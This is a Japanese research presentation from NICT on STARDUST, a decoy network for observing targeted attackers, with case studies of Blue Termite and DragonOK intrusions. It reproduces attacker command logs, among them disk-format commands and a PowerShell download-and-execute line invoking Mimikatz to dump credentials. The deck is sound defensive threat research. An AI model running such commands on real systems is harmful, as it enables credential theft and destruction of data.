

サイバー攻撃誘引基盤

STAR DUST

～ 事後対応からリアルタイム対応へ～

国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究所
サイバーセキュリティ研究室
井上 大介




国立研究開発法人 情報通信研究機構とは？

- 情報通信分野を専門とする日本で唯一の公的研究機関



日本標準時の生成・配信
(うるう秒挿入)



光通信システム
(ペタbps級 マルチコアファイバ) (超高速インターネット衛星きずな)




宇宙通信システム



サイエンスクラウド
(ひまわり8号リアルタイムWeb)



電磁波センシング
(Pi-SAR2による3.11直後の
仙台空港)



バイオ・ナICT
(生体分子の自己組織化)



脳情報通信融合
(ブレイン・マシーン・
インターフェイス)



多言語音声翻訳
(多言語音声翻訳アプリ
VoiceTra)




超臨場感コミュニケーション
(初音ミクさんの
電子ホログラフィ)



サイバーセキュリティ
(対サイバー攻撃アラートシステム
DAEDALUS)



サイバーセキュリティ研究室 研究マップ



サイバー攻撃誘引基盤


STARDUST

標的型攻撃

- 特定組織を標的にした長期に渡る**執拗**なサイバー攻撃
- 周到な内容のメールに添付されたマルウェアで組織に侵攻
- **組織内ネットワークに潜伏・浸透**し重要情報を収奪



標的型攻撃のCyber Kill Chain



標的型攻撃研究の難しさ(2011年当時)

- **標的型攻撃の実データが集まらない！**
 - ✓ NICTERのような大規模観測網に掛からない
 - ✓ 攻撃を受けた被害組織からデータが出てこない
 - ・ ログを長期間保存していない
 - ・ ログが攻撃者に消されている
 - ・ ログが存在しても機微情報が含まれ提供不可
 - ✓ マルウェアを解析しても初期侵入の表層的情報のみ
 - ・ バックドアを仕掛けた後は攻撃者による手動の攻撃


➡ **攻撃者の挙動を観測できる研究基盤が必要！**

STAR DUST


- 標的型攻撃等の攻撃者を誘い込む
サイバー攻撃誘引基盤

- 組織を精巧に模擬した
“**並行ネットワーク**”を
自動生成

- **Wormhole**で
並行ネットワークに
実ネットワークの
IPアドレスを付与




STAR DUST システム概要



STARBUIS T

- 並行ネットワークと模擬ノード -



● 並行ネットワーク

- ✓ 政府や企業等を精巧に模した模擬環境
- ✓ 各種サーバやPCが数十台～数百台稼働
- ✓ 数十の並行ネットワークを同時稼働可能

● 模擬ノード

- ✓ 並行ネットワーク内で稼働するPC端末
- ✓ 組織の情報資産を模した模擬情報を配置
- ✓ 模擬ノード内外の挙動をステルスに観測

➡ 標的型攻撃をリアルタイムに観測・分析可能に

ケーススタディ

● 日本を標的にした攻撃グループを解析

- vs. Blue Termite(予備調査): 真っさらな並行ネットワークを利用
- vs. DragonOK: 生活感のある並行ネットワークを利用


● 解析のワークフロー

1. マルウェアの動的解析によりC&Cサーバのドメインを入手
2. 上述のC&Cサーバへの接続性を検証
3. 並行ネットワーク上のホストでマルウェアを実行
4. C&Cサーバと接続できなくなれば解析終了

#	解析日	攻撃グループ	マルウェア (MD5)	C&Cサーバの場所	並行ネットワークの設定
0	2015/08/04 ~ 2015/08/04	Blue Termite	7af68ddb01ba2d69a8ef7c17430e5d0	JP	• ADのドメインに参加 AD = Active Directory
1	2016/03/25 ~ 2016/04/11	DragonOK	251c0f90bfe9a302c471bf352b259874	US	• ADのドメインに参加 • ファイルやメールを設置
2	2016/05/27 ~ 2016/05/31	DragonOK	acc2e5f8abd7426574712fe6a13c2342	SG	• ADのドメインに参加 • ファイルやメールを設置
3	2016/08/18 ~ 2016/09/30	DragonOK	c938690a0558d070528a7cab4de0e9b3	US	• ADのドメインに参加 • ファイルやメールを設置

ケーススタディ用の並行ネットワーク

- 3つのサブネット
- 5台のWindows 7
 - ✓ ADに参加
- いくつかのサービスが動作
 - ✓ プロキシ, DHCP, DNS, AD, ファイル共有, etc.



Case 0 (vs. Blue Termite)

```
1 ipconfig /all
2 tasklist -v
3 tasklist -v
4 net view /domain
5 whoami
6 net use
7 dir c: ¥users¥ktakahashi ¥
8 dir c: ¥users¥ktakahashi ¥Desktop
9 format c: /s
10 shutdown -t 0
11 format c: ¥
12 format c:
13 shutdown /s /t 0
```

- ネットワークやホストの状態を調査
- その後、攻撃者が *format* や *shutdown* コマンドでホストの停止を試みる

Case 1 (vs. DragonOK)

1	net view	15	whomai /groups find /i "level "
2	systeminfo	16	whoami
3	whoami	17	whoami /groups
4	tasklist	18	net group
5	dir c:\users\%ni to%\desktop%	19	net view
6	dir "c:\program files%"	20	arp -a
7	dir d:%	21	netstat -ano
8	dir c:\users\%ni to%	22	ping 10.136.8.4 -n 1 <IP addr. of proxy>
9	dir c:\users\%ni to%\documents%	23	tasklist
10	dir c:\users\%ni to%\downloads%	24	netstat -an
11	dir %x03"c:\Program Files (x86)%"	25	net view
12	netstat -an	26	tracert
13	dir c:\users\%ni to%\documents%\%x03Credential	27	net view %wi n05
14	ipconfig /all		

- 前ケースと同様にネットワーク/ホストを調査
- whoami コマンドの実行を whomai とタイポ
 - ◆ 手動でインタラクティブにコマンドを実行

Case 2 (vs. DragonOK)

1	ipconfig /all	20	net view
2	cd Users\%ktakahashi %Desktop	21	dir %S0UMU04%
3	dir	22	Z:
4	[download] [MembersOfGeneralAffair.xlsx]	23	<skip L23,24, "cd ???" & "cd ????">
5	cd ??-?????????201605	25	cd *2011
6	dir	26	dir
7	net view /domain	27	cd ..
8	Z: <mount a file server named "FS">	28	cd *2016
9	dir	29	dir
10	cd ??2016	30	cd ..
11	dir	31	cd *2015
12	tasklist	32	dir
13	net view	33	<skip L33-34, net view & group w/ /domain>
14	<skip L14-18, "net user" x 4 and "whoami">	35	ping FS -n 1
19	cd %	36	net view %10.136.8.10 <IP addr. of FS>

- 正規表現を利用して cd コマンドを実行していた
- L35-36から、手動でコマンドを実行していたと推察

Case 3 (vs. DragonOK)

1	<skip L1-8, investigating network/host in a similar way in previous cases>	
9	net view /doamin	} タイポ
10	net view /domain	
11	<skip L11-16, investigating network/host in a similar way in previous cases>	
17	ver	
18	powershell IEX (New-Object Net.WebClient).DownloadString('URL'); Invoke-Mimikatz-DumpCerts	} 攻撃者が追加でツールをダウンロードして実行 (この環境では正しく動作しなかった)
19	<skip L19-21, listing several folders using the dir command>	
22	dir *.txt	} 正規表現の利用
23	<skip L19-21, investigating network/host in a similar way in previous cases>	
40	dir c:\windows\temp\3.exe	} 3.exe が実行 後の解析でPlugX亜種と判明
41	c:\windows\temp\3.exe	
42	<skip L42-54, listing several folders using the dir command>	
55	dir	

STARBUUST : ケーススタディまとめ

- **通説1: 標的型攻撃は国家が関与した高度な攻撃**
多くの攻撃者がマニュアルに沿った類似性の高い挙動(アルバイト?)
- **通説2: 攻撃者は組織内で不用意なスキャンをしない**
組織内部調査のために頻繁にスキャン等を行う(ネットワークで容易に観測可能)
- **通説3: 攻撃者は潜入先のユーザの挙動を模して慎重に行動**
一般ユーザが使用しないコマンドを多数使用(エンドホストで容易に観測可能)

 リーズナブルなリアルタイム対応は可能!